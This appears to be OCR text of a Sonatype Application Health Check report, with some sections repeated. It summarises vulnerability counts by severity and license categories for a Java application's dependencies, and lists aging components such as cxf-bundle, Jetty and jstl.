
Severe (4-6) 59

Moderate (1-3) 6

The summary of security issues demonstrates the breakdown of vulnerabilities based on severity and the threat level it poses to your application.
The dependency depth highlights quantity and severity and distribution within the application's dependencies.

License Analysis

What type of licenses and how many of each?



Security Issues

How bad are the vulnerabilities and how many are there?

Critical (7-10)
15

Severe (4-6)
59

Moderate (1-3)
6

The summary of security issues demonstrates the breakdown of vulnerabilities based on severity and the threat level it poses to your application.
The dependency depth highlights quantity and severity and distribution within the application's dependencies.

License Analysis

What type of licenses and how many of each?


Critical (8-10)
6

Severe (4-7)
11

Moderate (1-3)
28

No Threat (0)
206


The summary of license analysis demonstrates the number of licenses detected in each category.
The dependency depth compares quantity by category and the distribution within your application's dependencies.



Sonatype **Application Health Check**

Detailed analysis for report: [redacted]

Policy Threat	Component	Popularity	Age	Release History
Security-Critical	org.apache.cxf : cxf-bundle : 2.3.11	●	3.1 y	
License-None	com.sun.xml.stream : sjsxp : 1.0.1	●	6.8 y	
	jaxb : activation : 1.0.2	●	9.2 y	
	jaxb : jsr173_api : 1.0	●	9.1 y	
	jetty : org.mortbay.jetty : 4.2.25	●	8.5 y	
	jetty : org.mortbay.jetty : 5.1.12	●	6.0 y	
	jetty : org.mortbay.jmx : 4.2.25	●	8.5 y	
	jetty : org.mortbay.jmx : 5.1.10	●	9.5 y	
	jsptags : pager-taglib : 2.0	●	9.7 y	
	jstl : jstl : 1.1.2	●	9.7 y	
